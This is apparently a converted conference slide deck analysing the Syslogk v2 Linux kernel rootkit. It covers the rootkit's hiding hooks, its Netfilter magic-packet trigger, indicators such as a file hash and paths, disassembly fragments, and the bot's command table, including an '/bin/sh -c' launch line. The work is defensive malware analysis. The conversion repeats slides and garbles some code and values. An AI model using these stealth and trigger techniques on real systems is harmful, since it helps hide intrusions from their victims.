



Syslogk v2

Botconf 2023

Who am I?

Malware analyst at Avast (Gen™) currently focused in IoT and Linux threats

“

Let's talk about Syslogk Linux kernel rootkit v2 and the bot that it hides.



David Álvarez

Sr. Malware Analyst at Gen™

Syslogk

Features

Kernel rootkit


- It hides the kernel module (removes itself from the list).
 - Hidden flag status: `/proc/bus/input/stat`
- It hides directories (`hooks proc_root_readdir`).
- It hides bot processes (`hooks proc_filldir`).
- It hides Network traffic (`hooks tcp4_seq_show`).
- It implements magic packets.
 - Keys and encryption algorithms are different per sample.
 - It can execute the bot in different modes
 - It can execute arbitrary commands

Usermode bot

- It fakes a different service on each sample.
 - `tcp`, `ohttp`, `http`, `ssl`, `https`, `smtp`
- It can run in different modes.
 - Normal
 - Callback
 - Proxy
 - Send magic packets to other infected machines
 - Fake normal traffic (Mozilla Firefox, Apache 2)
- It can spawn a reverse shell.
- It can stop its own execution.


Syslogk v2

Overviewing the kernel rootkit



Syslogk v2

Hunting the kernel mode component




- Compiled in a Redhat 7.6 environment. (*.modinfo section*)

```
rhelversion=7.6
vermagic=3.10.0-957.el7.x86_64 SMP mod_unload modversions
```

Syslogk v2

Hunting the kernel mode component




- Compiled in a Redhat 7.6 environment. (*.modinfo section*)

```
rhelversion=7.6  
vermagic=3.10.0-957.el7.x86_64 SMP mod_unload modversions
```

- Compatible with [CentOS 7.9](#) (free distribution).

Syslogk v2

Hunting the kernel mode component



Features:

Syslogk v2

Hunting the kernel mode component

The screenshot shows a file analysis interface. On the left, there's a circular progress bar with a red arc indicating a 'Community Score' of 27 out of 64. Below the bar are buttons for '?', 'Community Score', and a checked '✓'. To the right, a warning message is displayed: '⚠ 27 security vendors and no sandboxes flagged this file as malicious'. Underneath, the file's SHA256 hash is shown: fab41d66a0e7ec0c703026084400c6800dc8b586e8ebb61b7873233c718a3298. Below the hash, the file type is listed as 'nv-b8PbR2v1ms'. At the bottom, several metadata tags are visible: 'elf', '64bits', 'detect-debug-environment', and 'relocatable'.


Features:

1. It hides itself.

```
.text:000000000000A5B mov    rax, [rdi+10h]
.text:000000000000A5F add    rdi, 8
.text:000000000000A63 mov    cs:module_prev, rax
.text:000000000000A6A call   list_del
.text:000000000000A6F mov    edx, cs:module_hidden
```

Syslogk v2

Hunting the kernel mode component



Features:

2. It hides a usermode bot that is not continuously running.

Syslogk v2

Hunting the kernel mode component

! 27 security vendors and no sandboxes flagged this file as malicious

fab41d66a0e7ec0c703026084400c6800dc8b586e8ebb61b7873233c718a3298
nv-b8PbR2v1ms

elf 64bits detect-debug-environment relocatable

Community Score 27 / 64

Features:

2. It hides a usermode bot that is not continuously running.

- proc_root_readdir
 - tcp4_seq_show
 - proc_filldir
- ```
.text:00000000000000159 mov rdi, rbx ; dest
.text:0000000000000015C call memcpy
.text:00000000000000161 mov rdi, rbx ; haystack
.text:00000000000000164 mov rsi, offset needle ; "b8PbR2v1ms"
.text:0000000000000016B call strstr
.text:00000000000000170 test rax, rax
```
- ```
.text:000000000000001220 lea    rdi, [rbp-34h]
.text:000000000000001224 mov    rsi, offset format ; "%04X"
.text:00000000000000122B xor    eax, eax
.text:00000000000000122D call   sprintf
```
- ```
.text:000000000000008A1 mov edx, 1
.text:000000000000008A6 shl edx, cl
.text:000000000000008A8 or ds:pidtab[rax], dl
```

# Syslogk v2

## Hunting the kernel mode component

27 / 64

! 27 security vendors and no sandboxes flagged this file as malicious

fab41d66a0e7ec0c703026084400c6800dc8b586e8ebb61b7873233c718a3298  
nv-b8PbR2v1ms

elf 64bits detect-debug-environment relocatable

Community Score ? X ✓


### Features:

2. It hides a usermode bot that is not continuously running.
  - It uses *Udis86* for implementing the inline hooks.

 Udis86 Disassembler for x86 and x86-64  
Brought to you by: [vivekthampi](#)

# Syslogk v2

## Hunting the kernel mode component



### Features:

- 2. It hides a usermode bot** that is not continuously running.
  - Disassemble the first instruction of the function to hook.

```
.text:00000000000024D4 loc_24D4:
.text:00000000000024D4 lea rdi, [rbp-288h]
.text:00000000000024D8 call ud_disassemble
.text:00000000000024E0 test eax, eax
.text:00000000000024E2 jnz short loc_24A0
```

# Syslogk v2

## Hunting the kernel mode component

The screenshot shows a file analysis interface. On the left, there's a circular progress bar with a red arc indicating a 'Community Score' of 27 out of 64. Below the bar are buttons for '?', 'Community Score', and a checked checkbox. To the right, a message says '27 security vendors and no sandboxes flagged this file as malicious'. Underneath, there's a hex dump of assembly code:

```
fab41d66a0e7ec0c703026084400c6800dc8b586e8ebb61b7873233c718a3298
nv-b8PbR2v1ms
```

Below the hex dump are several file type labels: elf, 64bits, detect-debug-environment, and relocatable.


### Features:

- 2. It hides a usermode bot** that is not continuously running.
  - Check if it is already hooked, in such case, skip hooking it.

```
.text:0000000000024A7 cmp ax, 20Fh
.text:0000000000024AB jz short skip_0
.text:0000000000024AD cmp ax, 0E6h
.text:0000000000024B1 jz short skip_1
.text:0000000000024B3 cmp ax, 0FAh
.text:0000000000024B7 jz short skip_1
```

# Syslogk v2

## Hunting the kernel mode component



Features:


**2. It hides a usermode bot** that is not continuously running.

- Otherwise, backup the original bytes.

```
.text:0000000000002518 mov rdi, [rbx+8]
.text:0000000000002514 mov rsi, [rbx+20h] ; src
.text:0000000000002518 movsd rdx, eax ; n
.text:0000000000002518 call memcpy
```

# Syslogk v2

## Hunting the kernel mode component




### Features:

2. It hides a usermode bot that is not continuously running.
  - Perform inline hooking for all the symbols in the *hks* structure of the rootkit.



# Syslogk v2

## Hunting the kernel mode component



Features:

3. It executes the bot via “magic packets”.

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Understanding Syslogk v2 rootkit magic packets


1. The usermode bot is not running.



# Syslogk v2

## Understanding Syslogk v2 rootkit magic packets


1. The usermode bot is not running.
2. **The attacker sends a “magic packet”.**



# Syslogk v2

## Understanding Syslogk v2 rootkit magic packets

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## Understanding Syslogk v2 rootkit magic packets


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# Syslogk v2

## Understanding Syslogk v2 rootkit magic packets

1. The usermode bot is not running.
2. The attacker sends a “magic packet”.
3. **Syslogk v2 inspects the packet via Netfilter hooks.**



# Syslogk v2

## Understanding Syslogk v2 rootkit magic packets

1. The usermode bot is not running.
2. The attacker sends a “magic packet”.
3. **Syslogk v2 inspects the packet via Netfilter hooks.**

| Netfilter hook field structure |         |    |          |            |
|--------------------------------|---------|----|----------|------------|
| Hook Entry                     | Hook    | PF | Hook Num | Priority   |
| nf_in_pro                      | nfinpro | 2  | 1        | 0x7FFFFFFF |
| nf_out                         | nfout   | 2  | 3        | 0x80000000 |
| nf_in                          | nfin    | 2  | 1        | 0x80000000 |

```
 mov rax, qword ptr cs:[tcp_prot+0B8h]
.text:0000000000000232B mov rdi, offset nf_in
.text:0000000000000232C mov qword ptr cs:[tcp_prot+0B8h], offset n_get_port
.text:0000000000000233D mov cs:bk_get_port, rax
.text:00000000000002344 call nf_register_hook
.text:00000000000002349 mov rdi, offset nf_in_pro
.text:00000000000002350 call nf_register_hook
.text:00000000000002355 mov rdi, offset nf_out
.text:0000000000000235C call nf_register_hook
.text:00000000000002361 xor rax, rax
```

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|--------------------------------|---------|----|----------|----------|
| Hook Entry                     | Hook    | PF | Hook Num | Priority |
| nf_in_pro                      | nfinpro | 2  | 1        | INT_MAX  |
| nf_out                         | nfout   | 2  | 3        | INT_MIN  |
| nf_in                          | nfin    | 2  | 1        | INT_MIN  |

```

 mov rax, qword ptr cs:[tcp_prot+0B8h]
 .text:0000000000000232B mov rdi, offset nf_in
 .text:0000000000000232F mov qword ptr cs:[tcp_prot+0B8h], offset n_get_port
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 .text:00000000000002355 mov rdi, offset nf_out
 .text:0000000000000235C call nf_register_hook
 .text:00000000000002361 xor rax, rax

```

```

enum nf_ip_hook_priorities {
 NF_IP_PRI_FIRST = INT_MIN,
 NF_IP_PRI_CONNTRACK_DEFRAG = -400,
 NF_IP_PRI_RAW = -300,
 NF_IP_PRI_SELINUX_FIRST = -225,
 NF_IP_PRI_CONNTRACK = -200,
 NF_IP_PRI_MANGLE = -150,
 NF_IP_PRI_NAT_DST = -100,
 NF_IP_PRI_FILTER = 0,
 NF_IP_PRI_SECURITY = 50,
 NF_IP_PRI_NAT_SRC = 100,
 NF_IP_PRI_SELINUX_LAST = 225,
 NF_IP_PRI_CONNTRACK_HELPER = 300,
 NF_IP_PRI_CONNTRACK_CONFIRM = INT_MAX,
 NF_IP_PRI_LAST = INT_MAX,
};


```

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|--------------------------------|---------|----|----------|------------|
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| nf_in_pro                      | nfinpro | 2  | 1        | 0x7FFFFFFF |
| nf_out                         | nfout   | 2  | 3        | 0x80000000 |
| nf_in                          | nfin    | 2  | 1        | 0x80000000 |

```

 mov rax, qword ptr cs:[tcp_protocol]
 .text:0000000000000232B mov rdi, offset nf_in
 .text:0000000000000232F mov qword ptr cs:[tcp_prot+0B8h], offset n_get_port
 .text:0000000000000233D mov cs:bk_get_port, rax
 .text:00000000000002344 call nf_register_hook
 .text:00000000000002349 mov rdi, offset nf_in_pro
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 .text:00000000000002355 mov rdi, offset nf_out
 .text:0000000000000235C call nf_register_hook
 .text:00000000000002361 xor rax, rax

```

| enum nf_inet_hooks   |
|----------------------|
| Enumerator           |
| NF_INET_PRE_ROUTING  |
| NF_INET_LOCAL_IN     |
| NF_INET_FORWARD      |
| NF_INET_LOCAL_OUT    |
| NF_INET_POST_ROUTING |
| NF_INFT_NIIMHOOKS    |

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2. The attacker sends a “magic packet”.
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| Netfilter hook field structure |         |    |          |            |
|--------------------------------|---------|----|----------|------------|
| Hook Entry                     | Hook    | PF | Hook Num | Priority   |
| nf_in_pro                      | nfinpro | 2  | 1        | 0xFFFFFFFF |
| nf_out                         | nfout   | 2  | 3        | 0x80000000 |
| nf_in                          | nfin    | 2  | 1        | 0x80000000 |

```

 mov rax, qword ptr cs:[tcp_prot+0B8h], offset n_get_port
 .text:000000000000232B mov rdi, offset nf_in
 .text:000000000000232F mov qword ptr cs:[tcp_prot+0B8h], offset n_get_port
 .text:000000000000233D mov cs:bk_get_port, rax
 .text:0000000000002344 call nf_register_hook
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 .text:0000000000002355 mov rdi, offset nf_out
 .text:000000000000235C call nf_register_hook
 .text:0000000000002361 xor rax, rax

```

```

enum {
 NFPROTO_UNSPEC = 0, NFPROTO_IPV4 = 2, NFPROTO_ARP = 3, NFPROTO_BRIDGE = 7,
 NFPROTO_IPV6 = 10, NFPROTO_DECNET = 12, NFPROTO_NUMPROTO
}

```

# Syslogk v2

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|--------------------------------|----------------|----|----------|------------|
| Hook Entry                     | Hook           | PF | Hook Num | Priority   |
| nf_in_pro                      | <b>nfinpro</b> | 2  | 1        | 0x7FFFFFFF |
| nf_out                         | <b>nfout</b>   | 2  | 3        | 0x80000000 |
| nf_in                          | <b>nfin</b>    | 2  | 1        | 0x80000000 |


```
mov rax, qword ptr cs:[tcp_prot+0B8h]
.text:0000000000000232B mov rdi, offset nf_in
.text:0000000000000232C mov qword ptr cs:[tcp_prot+0B8h], offset n_get_port
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.text:00000000000002344 call nf_register_hook
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.text:00000000000002361 xor rax, rax
```

# Syslogk v2

## Understanding Syslogk v2 rootkit commands

1. The usermode bot is not running.
2. The attacker sends a “magic packet”.
3. Syslogk v2 inspects the packet via Netfilter hooks.
  - a. **Magic packets allows to execute the following four commands.**

| Command ID | Command to execute (in usermode space)    |
|------------|-------------------------------------------|
| 0          | /etc//tp-b8PbR2v1ms/sm1v2RbP8b cb         |
| <u>1</u>   | /bin/sh -c /etc//tp-b8PbR2v1ms/sm1v2RbP8b |
| <u>2</u>   | /etc//tp-b8PbR2v1ms/sm1v2RbP8b proxy      |
